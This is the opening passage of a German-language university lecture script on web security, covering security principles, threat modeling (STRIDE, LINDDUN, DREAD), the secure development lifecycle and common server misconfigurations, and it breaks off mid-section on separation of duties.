


Web Security

This is why we cannot have nice things...

Andreas Happe



Copyright © 2019 Andreas Happe

PUBLISHED BY ANDREAS HAPPE

[HTTPS://SPECIAL-CIRCUMSTANCES.AT/WEBSEC/](https://special-circumstances.at/websec/)

Licensed under the Creative Commons Attribution-NonCommercial 3.0 Unported License (the “License”). You may not use this file except in compliance with the License. You may obtain a copy of the License at <http://creativecommons.org/licenses/by-nc/3.0>. Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an “AS IS” BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

First printing, March 2019

Inhaltsverzeichnis

1	Allgemeines	9
1.1	Struktur dieses Dokumentes	10
1.2	Weiterführende Informationen	10

I Einführung

2	Security Allgemein	3
2.1	Sicherheit als Prozess	3
2.1.1	Requirementsanalyse	4
2.1.2	Sicheres Design	4
2.1.3	Threat Modeling	4
2.1.4	Secure Coding	6
2.1.5	Secure Testing	6
2.1.6	Maintenance	7
2.2	Security Principles	7
2.2.1	Minimalprinzip	7
2.2.2	Least Privilege	8
2.2.3	Separation of Duties	8
2.2.4	Defense in Depth/Hardening	8
2.2.5	Fail-Open vs. Fail-Closed	9
2.2.6	No-Go: Security by Obscurity	9
2.2.7	Keep it Simple and Stupid (KISS)	9
2.3	Denial-of-Service Angriffe	9
2.4	Security und Usability	10
2.5	Reflektionsfragen	10

3	Web Applikationen	11
3.1	Struktur	11
3.1.1	System-Architektur einer primitiven Web-Applikation	12
3.1.2	Potentielle zusätzliche Komponenten bei Webapplikationen	12
3.2	Angriffsfläche/Attack Surface	13
3.2.1	Wartungszuständigkeiten	13
3.3	HTTP Protokoll	14
3.3.1	HTTP Request	14
3.3.2	HTTP Response	15
3.4	Sessions and Cookies	16
3.5	WebSockets	16
3.6	Reflektionsfragen	16

II

Authentication und Authorisierung

4	Authentifikation	21
4.1	Identifikation und Authentifikation	21
4.2	Login- und Logout	22
4.2.1	Login-Formular	22
4.2.2	User Enumeration Angriffe	22
4.2.3	Brute-Force Angriffe gegen Login-Formular	22
4.2.4	Logout	23
4.2.5	Deaktivieren/Sperren/Löschen von Accounts	23
4.3	Behandlung von Passwörtern	23
4.3.1	Passwort-Qualität	24
4.3.2	Passwort Vergessen Funktion	24
4.3.3	Passwort ändern Funktion	25
4.3.4	Passwörter für Dritt-Dienste	25
4.4	Alternativen zu Passwort-basierten Logins	25
4.4.1	TOTP	25
4.4.2	Protokolle der FIDO-Alliance	26
4.5	Authentication von Operationen	26
4.5.1	Probleme im Umfeld der Authentication	27
4.6	Reflektionsfragen	27
5	Authorization	29
5.1	Probleme während der Authorization	29
5.1.1	Keine/Fehlende Authorization	29
5.1.2	Unterschiedliche Authorization in Alternate Channels	30
5.1.3	Hint: Update Operationen	30
5.1.4	Probleme mit Mass-Assignment	30
5.1.5	Scoping von Daten	31
5.2	Probleme bei Verwendung von WebSockets	32
5.3	Time of Check, Time of Use (TOCTOU)	32
5.4	Reflektionsfragen	32

6	Session Management	33
6.1	Cookies	33
6.1.1	secure-Flag	34
6.1.2	httpOnly-Flag	34
6.1.3	sameSite-Flag	34
6.1.4	Beispiel für Cookies	34
6.2	Client- vs Server-Side Session	35
6.3	ViewState	35
6.4	Idealer Sessionablauf	36
6.5	Potentielle Probleme beim Session-Management	36
6.5.1	Session-ID wird verloren	36
6.5.2	Mixed-Content / FireSheep	36
6.5.3	Session-ID in GET-Parameter	37
6.5.4	Session-ID ist vorherbestimmbar	37
6.5.5	Session Fixation	37
6.5.6	Session-Extraktion mittels einer XSS-Lücke	38
6.6	JSON Web Tokens	38
6.6.1	Problem: Null-Algorithmus	39
6.6.2	Probleme bei MAC-basierter Verifizierung	39
6.6.3	Problem: MAC vs. Signature	39
6.7	Reflektionsfragen	40
7	Federation/Single-Sign on	41
7.1	Festival-Beispiel	41
7.2	OAuth2 und OpenID-Connect	42
7.3	SAML2	43
7.3.1	SAML2 Assertions	43
7.3.2	IdP Discovery	45
7.3.3	Protocol Bindings	46
7.3.4	Beispiel: Single Sign-On	46
7.4	Reflektionsfragen	47



Injection Attacks

8	Serverseitige Angriffe	51
8.1	File Uploads	52
8.1.1	Das Upload-Verzeichnis	52
8.1.2	Upload von Malicious Files	52
8.1.3	Sandboxing	53
8.2	Command Injection	53
8.3	Path Traversals	54
8.4	Datenbank-Injections	54
8.4.1	SQL	54
8.4.2	Arten von SQL-Injections	55
8.4.3	Gegenmaßnahmen	58

8.4.4	Object-Relational Mapping	60
8.4.5	NoSQL-Injections	60
8.5	XML External Entities and DoS	61
8.5.1	XML External Entities	61
8.5.2	Gegenmaßnahmen	62
8.5.3	DoS Attacks	62
8.6	Serialisierungsfehler	63
8.6.1	Gegenmaßnahmen	65
8.7	Reflektionsfragen	65
9	Clientseitige Angriffe	67
9.1	JavaScript-Injections (XSS)	67
9.1.1	Arten und Payloads	67
9.1.2	Upload von HTML/Javascript-Dateien	69
9.1.3	Gegenmaßnahmen	69
9.1.4	Same-Origin-Policy (SOP)	71
9.1.5	Hardening mittels X-XSS-Protection	72
9.1.6	Hardening mittels CSP	72
9.2	CSRF Angriffe	73
9.3	Unverified Forwards and Redirects	74
9.4	Clickjacking	74
9.4.1	X-Frame-Options	74
9.5	Reverse Tab Nabbing	75
9.6	HTML5 WebStorage/LocalStorage	76
9.7	HTML5 WebWorkers	76
9.8	Reflektionsfragen	76
10	Clientseitige Schutzmaßnahmen	77
10.1	Integration externer Komponenten	77
10.1.1	IFrame: sandbox-Flag	77
10.1.2	Subresource Integrity (SRI)	77
10.2	Referrer-Policy	78
10.3	Content-Security-Policy	79
10.3.1	Trennung von HTML und JavaScript-Code	79
10.3.2	Verfügbare CSP-Elemente	80
10.3.3	Definition erlaubter Quellen	80
10.3.4	Verwendung von CSP-Nonces	80
10.3.5	CSP-Beispiele	81
10.4	Reflektionsfragen	81
IV	Sensitive Data Exposure	
11	Kryptographische Basics	85
11.1	Grundlegende Kryptographische Methoden	86

11.2	Weitere Informationsquellen	87
12	Speicherung von Passwörtern	89
12.1	Sichere Speicherung von Passwörtern	89
12.2	Umgang mit Credentials in Frameworks	90
13	Transportlevel-Sicherheit	91
13.1	Perfect Forward Secrecy	92
13.2	HSTS	92
13.3	WebSockets	92

1. Allgemeines

Software ist in den letzten Jahren allgegenwärtig geworden. Der Siegeszug verbundener Systeme, wie dem Internet, ist unaufhaltsam. Der freie Zugriff auf Informationen und das neue Level an Verbundenheit führt zu sozialen und ökonomischen Entwicklungen deren Auswirkungen teilweise nicht absehbar sind. Es sind interessante Zeiten, in denen wir leben, wir (als Informatiker bzw. die Leser dieses Dokumentes) sind Teil einer privilegierten Schicht und dürfen auch den Anspruch erheben, Teil dieses Wandels zu sein. Im ursprünglichen Sinn des Wortes, waren Hacker Personen, die Spass an der Arbeit mit neuen Technologien hatten, diese auch zweckentfremdeten — *The Street will find its own uses for things* wie William Gibson richtig bemerkte.

Technologie verbessert das Leben der Menschen, beinhaltet aber auch Risiken. Durch die Allgegenwärtigkeit von Software wurden und werden auch Personen von diesen abhängig. Fehler in Software gefährden Menschen und Ökonomien. Gerade weil Software so vielseitig ist, können auch vielseitige Fehler entstehen. Wenn diese bösartig ausgenutzt werden¹ ist der Schritt vom Hacker zum Cracker vollzogen. *With great power comes great responsibility* — dies gilt auch für Softwareentwickler. Ich selbst hielt mich für einen guten Softwareentwickler, wurde Penetration-Tester und sah meinen ehemaligen Code. Meine Meinung über mich selbst änderte sich rapide. Ein Beweggrund für mich auf der Fachhochschule zu unterrichten ist die Erkenntnis, dass wir alle Fehler machen. . . zumindest sollten wir in dem Fall interessante Fehler (und nicht einfache Standard-Security-Fehler) machen.

Im Frühjahr 2019 erhielt ich das Angebot, an der FH/Technikum Wien einen Kurs *Web Security* zu halten und hoffe, dass ich damit einen kleinen Teil betrage, die katastrophale Sicherheitssituation zu verbessern. Dieses Dokument ist der Ansatz eines Skriptums, ich hoffe es hilft auch Personen die nicht meinem Vortrag beiwohnten.

Die aktuelle Version dieses Dokumentes ist unter <https://special-circumstances.at/websec/> verfügbar. Hinweise zu fachlichen Fehlern bitte jederzeit gerne an <mailto:andreashappe@snikt.net>.

¹Subjektiv im Auge des Betrachters.

1.1 Struktur dieses Dokumentes

Dieses Dokument und die dazugehörige Vorlesung verfolgt einen Top-Down Approach. Beide beginnen mit high-level organisatorischen Themen und verzweigen mit jedem weiteren Kapitel in tiefere Gefilde. Im ersten Teil (*Einführung*) werden Sicherheitsgrundsätze erläutert und der Gegenstand dieses Skripts (*Web Applikationen*) beleuchtet.

Der nächste Part (*Authentication und Authorisierung*) behandelt high-level Fehler bei der Implementierung der Benutzer- und Berechtigungskontrolle. Drei Kapitel (*Authentication, Authorization, Federation/Single Sign-On*) beschreiben Gebiete, die applikationsweit betrachtet werden müssen — falls hierbei Fehler auftreten, ist zumeist die gesamte Applikation betroffen und gebrochen.

Im darauf folgenden Part (*Injection Attacks*) wird auf verschiedene Injection-Angriffe eingegangen. Hier wurde zwischen Angriffen, die direkt gegen den Webserver, und Angriffen die einen Client (zumeist Webbrowser) benötigen, unterschieden. Während auch hier Schutzmaßnahmen am besten global für die gesamte Applikation durchgeführt werden sollten, betrifft hier eine Schwachstelle zumeist einzelne Operationen und kann dadurch auch lokal korrigiert werden.

Ein finales *Sensitive Data Exposure*-Kapitel beschreibt, wie gespeicherte und transportierte Daten im Bezug auf Vertraulichkeit und Integrität geschützt werden können.

1.2 Weiterführende Informationen

Dieses Dokument ist (und kann) nur eine grobe Einführung in Sicherheitsthemen bieten. Es ist als kurzweiliges Anfixen gedacht und soll weitere selbstständige Recherchen motivieren. Für weitere Informationen sind die Dokumente des OWASP (Open Web Application Security Project) empfehlenswert. OWASP selbst ist eine Non-Profit Organisation welche ursprünglich das Ziel hatte, die Sicherheit von Web-Anwendungen zu erhöhen. Mittlerweile gibt es auch Projekte im Mobile Application bzw. IoT Umfeld, OWASP stellt auch mehrere Tools unter Open Source Lizenzen bereit.

Das bekannteste Dokument sind wahrscheinlich die OWASP Top 10². Diese sind eine Sammlung der 10 häufigsten Sicherheitsschwachstellen im Web und werden ca. alle vier Jahre (z. B. 2013 und 2017) aktualisiert.

Der OWASP Application Security Verification Standard³, kurz ASVS, bietet eine Checkliste die von Penetration-Testern bzw. Software-Entwicklern verwendet werden kann, um Software auf die jeweiligen Gegenmaßnahmen für die OWASP Top 10 Angriffsvektoren zu testen.

Der OWASP Testing Guide⁴ liefert zu jedem Angriffsvektor Hintergrundinformationen, potentielle Testmöglichkeiten als auch Referenzen auf Gegenmaßnahmen. Dieser Guide sollte eher als Referenz und nicht als Einführungsdokument verwendet werden.

OWASP selbst ist in Städte-zentrischen Chapters organisiert, ich bin einer der Leader des OWASP Chapters Vienna (Austria) und würde mich freuen den Leser bei einem der unregelmässigen OWASP Stammtische in Wien begrüßen zu dürfen.

²https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

³https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

⁴<https://www.owasp.org/images/1/19/OTGv4.pdf>



Einführung

2	Security Allgemein	3
2.1	Sicherheit als Prozess	
2.2	Security Principles	
2.3	Denial-of-Service Angriffe	
2.4	Security und Usability	
2.5	Reflektionsfragen	
3	Web Applikationen	11
3.1	Struktur	
3.2	Angriffsfläche/Attack Surface	
3.3	HTTP Protokoll	
3.4	Sessions and Cookies	
3.5	WebSockets	
3.6	Reflektionsfragen	

2. Security Allgemein

Bevor wir konkret die Sicherheit von Webapplikationen betrachten können, müssen einige Grundbegriffe geklärt werden.

Die primäre Frage bei einer Sicherheitsdiskussion ist die Frage, was überhaupt geschützt werden sollte. Diese Operationen oder Daten werden häufig *Schützenswertes Gut* genannt. Beispiele für diese sind z. B. sensible Benutzerdaten, ein essentieller Geschäftsprozess aber auch immaterielle Werte wie die Reputation eines Unternehmens, dessen Aktienkurs, IP (intellectual property) oder auch die Aufmerksamkeit/Achtsamkeit des Personals sein. Prinzipiell wird die sog. CIA-Triad zur Klassifizierung verwendet. Die einzelnen Buchstaben stehen für:

- Confidentiality: no unauthorized access to data
- Integrity: no unauthorized or undetected¹ modification
- Availability: Verfügbarkeit der Daten

Die jeweiligen Bereiche sind miteinander verwandt, Availability kann stark von der Integrität der Daten abhängig sein. Beispiel: wenn eine Fahrzeitauskunft zwar als Webservice verfügbar ist, aber den Daten nicht vertraut werden kann, ist das Gesamtservice aus Usersicht wahrscheinlich nicht available.

Bei realen Projekten ist die Einschätzung immer vom Kunden abhängig. Ein IT-System ist immer in die Kundenlandschaft integriert und daher können klassische IT-Fehler unterschiedliche Auswirkungen besitzen. Z. B. wird einem reinen Online-Shop die Availability wichtiger sein, als einem physikalischen Shop der nebenbei einen kleinen Onlineshop betreibt; teilweise werden Fehler durch organisatorische Maßnahme (Buchhaltung) abgefangen, etc.

2.1 Sicherheit als Prozess

Sicherheit ist keine One-Shot Operation, die einmalig vor Projektende durchgeführt wird, sondern muss während der gesamten Laufzeit der Softwareentwicklung beachtet werden. Professionelle Softwareentwicklung verwendet meistens einen (semi-)standardisierten Software Development

¹Mittels Hashes, MACs, Verschlüsselung, etc. können prinzipiell Veränderungen nicht verhindert werden, allerdings können Veränderungen im Nachhinein detektiert werden.

Lifecycle (SDLC), es gibt verschiedene Ausprägungen bei diesem Security einzubringen.

Zumeist werden in den jeweiligen Phasen sicherheitsrelevante Inhalte hinzugefügt:

- Security Training
- Requirements and Risk Analysis
- Security Design Review, Threat Modeling
- Secure Coding Guidelines, Secure Coding Checklists
- Security Testing Guides, Pen-Tests
- Vulnerability Management and Incident Response

Einige dieser Punkte werden in den Folgekapiteln etwas genauer erläutert.

2.1.1 Requirementsanalyse

In der *Requirementsanalyse* sollte bereits Security berücksichtigt werden. Dies wird meistens unterlassen, da Security-Anforderungen non-functional² requirements sind. Negative Auswirkungen dieses Versäumnis sind fehlende Awareness für Security, nicht ausreichende Ressourcen (Zeit, Personal, Budget) und schlussendlich fehlende Sicherheit im resultierenden Softwareprodukt.

2.1.2 Sicheres Design

Bei der Erstellung der Software Architektur/des Software Designs sollte auf Sicherheit geachtet werden. Um die Ziele der CIA-Triad zu erfüllen, empfiehlt OWASP folgende Elemente bei der Analyse eines sicheren Designs zu beachten:

- Authentication
- Authorization
- Data Confidentiality and Integrity
- Availability
- Auditing and Non-Repudiation

Audit Logs dienen u.a. dazu, um im Fehlerfall die Schwachstelle zu erkennen als auch den Schadfalle einzugrenzen (z. B. welche User sind in welchem Umfang betroffen?). Unter Non-Repudiation versteht man die Nicht-Abstreitbarkeit: falls eine Operation von einem Benutzer durchgeführt wurde, sollte nachträglich auch verifizierbar sein, dass diese Operation auch wirklich von dem jeweiligen Benutzer in Auftrag gegeben wurde.

2.1.3 Threat Modeling

Threat Models dienen zur systematischen Analyse von Softwareprodukten auf Risiken, Schwachstellen und Gegenmaßnahmen. Durch die Verwendung eines formalisierten Ablaufs wird die gleichbleibende Qualität der Analyse gewährleistet.

Bei der Analyse sollten vier Hauptfragen gestellt und beantwortet werden³:

1. What are you building?
2. What could go wrong?
3. What should you do about those things that could go wrong?
4. Did you do a decent job of analysis?

Bevor auf diese einzelnen Bereiche kurz eingegangen wird sollte noch kurz erwähnt werden, dass Threat Models im Laufe der Zeit sehr umfangreich und daher schwer zu verstehen werden. Im Worst-Case wird es so "aufgebauscht" dass es nicht mehr effektiv verwendbar ist und schlussendlich nur noch "tote" Dokumentation darstellt. Ein guter Mittelweg zwischen Detailliertheit und Lesbarkeit ist essentiell für ein verwendbares Threat Model.

²Functional Requirements beschreiben die Funktionsweise einer Applikation und sind z. B. mittels use-cases abgebildet. Non-Functional Requirements beschreiben eher die Qualität der erstellten Applikation wie Sicherheit und Performance.

³Quelle: Adam Shostack — Threat Modeling

What are you building?

Folgende Bereiche sollten durch das Threat Model abgedeckt werden:

- Threat Actors: wer sind die potentiellen Angreifer. Dies ist wichtig zu wissen, da dadurch eine bessere Ressourceneinschätzung (wie viel Zeit/finanzielle Ressourcen kann ein Angreifer aufbringen?) möglich ist. Ebenso wird dadurch geklärt, ob auch Insider-Angriffe möglich sind.
- Schützenswertes Gut: vor welchen Angriffen hat ein Unternehmen Angst bzw. welche Daten sind schützenswert. Die Dokumentation schützenswerter Güter ergibt Synergie-Effekte zu der notwendigen DSGVO-Dokumentation.
- Grundlegende Sicherheitsannahmen: im Laufe eines Softwareprojektes werden Produktentscheidungen aufgrund des aktuellen Wissensstand getroffen. Hier sollten diese Entscheidungen dokumentiert⁴ werden. Beispielsweise könnte für embedded systems eine schwächere Verschlüsselungstechnik gewählt worden sein, da die vorhandene Hardware nicht potent genug für ein besseres Verfahren war. Durch die Dokumentation der Annahmen können diese periodische auf ihre Haltbarkeit hin überprüft werden. Die Dokumentation dieser Annahmen ist auch essentiell im Falle des Ausfalls eines Entwicklungsteams.
- Scope: welche Bereiche unterliegen der Sicherheitsobacht des Entwicklers? Ist die Datenbank, der Webserver, etc. Teil des Projekts oder werden diese von externen Personen bereitgestellt?
- Komponenten und Datenflüsse: die Applikation wird in einzelne Komponenten de-konstruiert. Der Datenfluss (samt Klassifizierung der betroffenen Daten) zwischen den Komponenten wird meistens mittels Datenflussdiagrammen (data flow diagrams, DFDs) dargestellt.

What could go wrong?

Basierend auf den Datenflussdiagrammen werden potentielle Risiken und Schwachstellen identifiziert. Häufig wird hierfür STRIDE verwendet. Jeder Buchstabe dieser Abkürzung steht für eine Angriffsart, durch das Analysieren jedes Elements (des Datenflussdiagrammes) sollten möglichst viele Gefährdungen identifiziert werden:

- Spoofing
- Tampering
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege

Im Privacy Umfeld existiert mit LINDDUM eine ähnliche Methode, hierbei stehen die jeweiligen Buchstaben für:

- Linkability
- Identifiability
- Non-Repudiation
- Detectability
- Disclosure of Information
- Content Unawareness
- Policy and Consent Noncompliance

Teilweise sind diese Methoden widersprüchlich.

What should you do about those things that could go wrong?

Die identifizierten Gefährdungen können dann mittels DREAD quantifiziert und sortiert. Diese Reihenfolge kann bei der Behebung der identifizierten Gefährdungen durch das Entwicklungsteam

⁴Bonuspunkte wenn nicht nur die Annahme, sondern zusätzlich auch die Auswirkungen im Falle einer gebrochenen Annahme, wer für die Überprüfung der Annahme zuständig ist, und wer fachlich die Annahme überprüfen kann, dokumentiert ist.

berücksichtigt werden.

Prinzipiell gibt es mehrere Möglichkeiten mit einer Schwachstelle umzugehen:

- **Elimination:** die Schwachstelle wird entfernt — dies ist effektiv nur durch Entfernen von Features möglich.
- **Mitigation:** es werden Maßnahmen implementiert die das Ausnutzen der Schwachstelle vermeiden bzw. erschweren sollen. Die meisten implementierten Sicherheitsmaßnahmen fallen in diesen Bereich.
- **Transfer:** durch Versicherungen und Verträge kann das Risiko an Andere übertragen werden.
- **Accept:** ein Risiko kann auch (durch die Geschäftsführung) akzeptiert werden. In diesem Fall ist die Dokumentation der Zuständigkeiten wichtig.

Did we do a decent job of analysis?

Die Ausarbeitung eines Threat Models macht Sinn wenn das Model mit der realen Applikation übereinstimmt und durch die sorgfältige Analyse der Elemente des Models Verwundbarkeiten identifiziert wurden. Die gefundenen Gefährdungen sollten in das Bug-Tracking System der Software einfließen um ein Tracking des Fortschritts zu ermöglichen.

Wird im Zuge des Softwareprojekts automatisiert getestet wird empfohlen, mittels Unit Tests die implementierten Mitigations zu verifizieren. Dadurch wird der Security Test Teil der Continuous-Integration Pipeline und damit Teil der Qualitätssicherung der Software.

Zusätzlich können Penetration Tests zur Überprüfung der Sicherheit durchgeführt werden. Penetration Tests können Sicherheitsmängel aufdecken, sie sind allerdings nicht zur gezielten Erhöhung der Softwarequalität dienlich, da diese vor dem Testen bereits gewährleistet werden sollte (*You can't test quality in*). Auch hier gibt es eine Interaktion mit dem Threat Model: während ein Threat Model im Gegensatz zu Penetration-Tests weniger direkte Sicherheitslücken findet, richtet es den Fokus der Penetration-Tests auf die wichtigsten bzw. gefährdetsten Komponenten der zu testenden Applikation.

2.1.4 Secure Coding

Während der Entwicklung sollte durch folgende Maßnahmen die Sicherheit der erstellten Software gewährleistet werden:

- Verwendung von Secure Coding Guidelines
- Einhaltung von Best-Practises

Der Großteil dieser Maßnahmen zielt darauf ab, nicht das Rad neu zu erfinden. Durch Verwendung etablierter Methodiken und Frameworks kann auf den Erfahrungsschatz dieser zugegriffen werden und potentielle Fehler vermieden werden.

Bei der Wahl von Bibliotheken und Frameworks sollte man auf deren Security-Historie Rücksicht nehmen. Regelmäßige Bugfix-Releases mit dezidierten Security-Releases sind ein gutes Zeichen. Ebenso sind dies regelmäßige Security-Audits. Falls keine Sicherheitsinformationen verfügbar sind oder die Bibliothek/das Framework keinen langfristigen Support gewährleistet, ist dies ein Grund ggf. dieses Framework nicht zu verwenden.

Das Sicherheitslevel kann durch Verwendung von Security-Checklists überprüft werden. Ein Beispiel hierfür ist der OWASP Application Security Verification Standard (ASVS) welcher aus einem Fragenkatalog zur Selbstbeantwortung durch Softwareentwickler besteht.

2.1.5 Secure Testing

Es sollte so früh wie möglich und regelmäßig wie möglich getestet werden. Zumindest vor größeren Releases sollte ein Security-Check durchgeführt werden.

Hierbei gibt es eine Interaktion mit Threat Modeling: aufgrund des Threatmodels können besonders gefährdete Bereiche identifiziert, und diese Bereiche gezielt getestet werden. Dadurch

werden die Kosten des Testens reduziert.

2.1.6 Maintenance

Auch nach dem Abschluss der Entwicklungsphase eines Projektes gibt es Security-Anforderungen. Es sollte dokumentiert werden, wie im Falle eines Security-Vorfalles (Security Incident) vorgegangen wird. Dieser Prozess kann u.a. die Notifizierung von Kunden, das Deaktivieren von Servern, Bereitstellung eines Patch-Plans, etc. beinhalten.

Diese Vorkehrungen müssen nicht nur den eigenen Code, sondern auch Schwachstellen in verwendeten Fremdbibliotheken und Frameworks beinhalten. Angriffe gegen verwendete Bibliotheken/Frameworks (eine Form der supply-chain attacks) nahmen in letzter Zeit zu.

2.2 Security Principles

Während sich Technologien und Architekturen permanent wandeln und verändern, gibt es Sicherheitsprinzipien die quasi allgemeingültig sind. Einige dieser werden in diesem Kapitel erläutert.

2.2.1 Minimalprinzip

Die Applikation sollte nur jene Operationen und Funktionen beinhalten, die für die Erfüllung der Kundenanforderungen zwingend notwendig sind. Alle weiteren Funktionen und Operationen sollten deaktiviert bzw. entfernt werden.

Durch diese Reduktion des Funktionsumfangs wird implizit die Angriffsfläche verringert und dadurch Angriffe erschwert. *Was nicht vorhanden ist, kann nicht angegriffen werden.* Zusätzlich wird dadurch der langfristige Wartungsaufwand reduziert.

Die Minimierung kann und sollte an mehreren Stellen durchgeführt werden, einige Beispiele:

- Reduktion benötigter Operationen: ist eine Operation wirklich für den Kunden notwendig oder könnte der Kundenwunsch mit bereits implementierten Operationen ebenso befriedigt werden?
- Reduktion der gesammelten und gespeicherten Daten: was ist das minimale Datenset, dass für die Bereitstellung der Operationen benötigt wird. Dies entspricht auch der Datenminimierung die durch die DSGVO vorgeschrieben wird. Hier gibt es einen Wandel der Kultur: von big-data (alles speichern, vielleicht kann man das später verwenden) Richtung toxic-data (Daten sind gefährlich, wie komme ich mit möglichst wenig Daten aus).
- Komponentenebene: welche Komponenten sind für den Betrieb notwendig?
- Funktionale Ebene: welche Funktionen und Features können innerhalb von Komponenten deaktiviert werden?

Security Misconfiguration

Die OWASP Top 10 sprechen in diesem Zusammenhang auch gerne von *Security Misconfiguration*.

Wie bereits erwähnt, ist die Grundidee, dass im Produktionsbetrieb nur Komponenten und Features vorhanden sind, die auch für die Umsetzung eines Kundenwunsches benötigt werden.

Beispiele für Software, die nicht am Server vorgefunden werden sollte:

- Entwicklungstools wie phpmyadmin. Diese besitzen meistens getrennte Zugangsdaten (verwenden also nicht die Zugangsdaten/Berechtigungen der Web-Applikation) und sind daher potentiell ein *alternate channel* über den auf eine Webapplikation zugegriffen werden kann.
- Debug Mode bei verwendeten Frameworks, dieser erlaubt teilweise im Fehlerfall die Verwendung von interaktiven Shells direkt innerhalb der Webapplikation. Dies würde es einem Angreifer erlauben, direkt Programmcode abzusetzen.
- Debug Toolbars bei Verwendung von Frameworks. Diese erlauben es zeitweise die letzten Sessions aller Benutzer anzuzeigen und erleichtern auf diese Weise Identity Theft.

- Stacktraces mit Detailinformationen im Produktivbetrieb. Ein normaler Anwender kann mit diesen Informationen nichts anfangen und ein Angreifer kann durch sie genaue Systeminformationen (Bibliotheksversionen, Pfade, etc.) erhalten.
- `phpinfo.php` liefert genaue Informationen über die verwendete PHP-Version, verfügbare Module, System- und Konfigurationsinformationen die im Produktivbetrieb nicht öffentlich verfügbar sein müssen.

Beispiele für Metadaten, die nicht am Server vorgefunden werden sollten:

- Beispielscode (`/example Directory`). Dieser kann zeitweise ebenso Sicherheitsfehler enthalten und auf diese Weise Zugang zu dem System erlauben.
- `.git`, `.svn` Verzeichnisse: diese beinhalten den gesamten Source-Code samt Versionshistory. Ein Angreifer kann auf diese Weise interne Credentials erhalten, als auch den verwendeten Source Code analysieren.
- `.DS_Store` beinhaltet Metainformationen des MacOS-Filebrowsers.
- Credentials im Dateisystem oder in Repositories. Da Repositories häufig auf öffentlichen Webservern gespeichert wird (z. B. `private gitlab/github/bitbucket` Repositories) gespeichert wird, können diese im Falle einer Fehlkonfiguration auch potentiell öffentlich zugreifbar gemacht werden. In diesem Fall besitzt ein Angreifer credentials mit denen er potentiell auf sensible Aktivitäten oder Daten zugreifen kann.
- Backup files (`.bak`, `.tmp`) innerhalb des Dateisystems, diese werden z. B. durch Texteditoren angelegt. Wird z. B. auf einem PHP-System eine PHP-Datei am Webserver abgelegt und ein Angreifer greift darauf zu, wird der Code am Server ausgeführt und der Angreifer erhält nur das Ergebnis der Operation. Falls der Angreifer eine Backup-Datei am Server findet, kann er auf diese zugreifen, herunterladen und analysieren und kann auf diese Weise Fehler innerhalb des Source Codes suchen.

2.2.2 Least Privilege

Funktionen und Komponenten besitzen nur die minimalen Privilegien und Rechte die zwingend zur Operation benötigt werden.

Dies inkludiert sowohl Benutzer- und Zugriffsrechte als auch Entitlements auf Ressourcen (RAM, CPU, Speicher, Netzwerkbandbreite). Weiters inkludiert dies Netzwerkzugriffsrechte: die Applikation sollte nur auf jene remote Server zugreifen können, die auch wirklich zwingend für den Betrieb notwendig sind.

2.2.3 Separation of Duties

Unter Separation of Duties versteht man das Aufteilen einer Operation/Funktionen auf mehrere Schritte die von unterschiedlichen Akteuren (Personen) durchgeführt werden.

Beispiele:

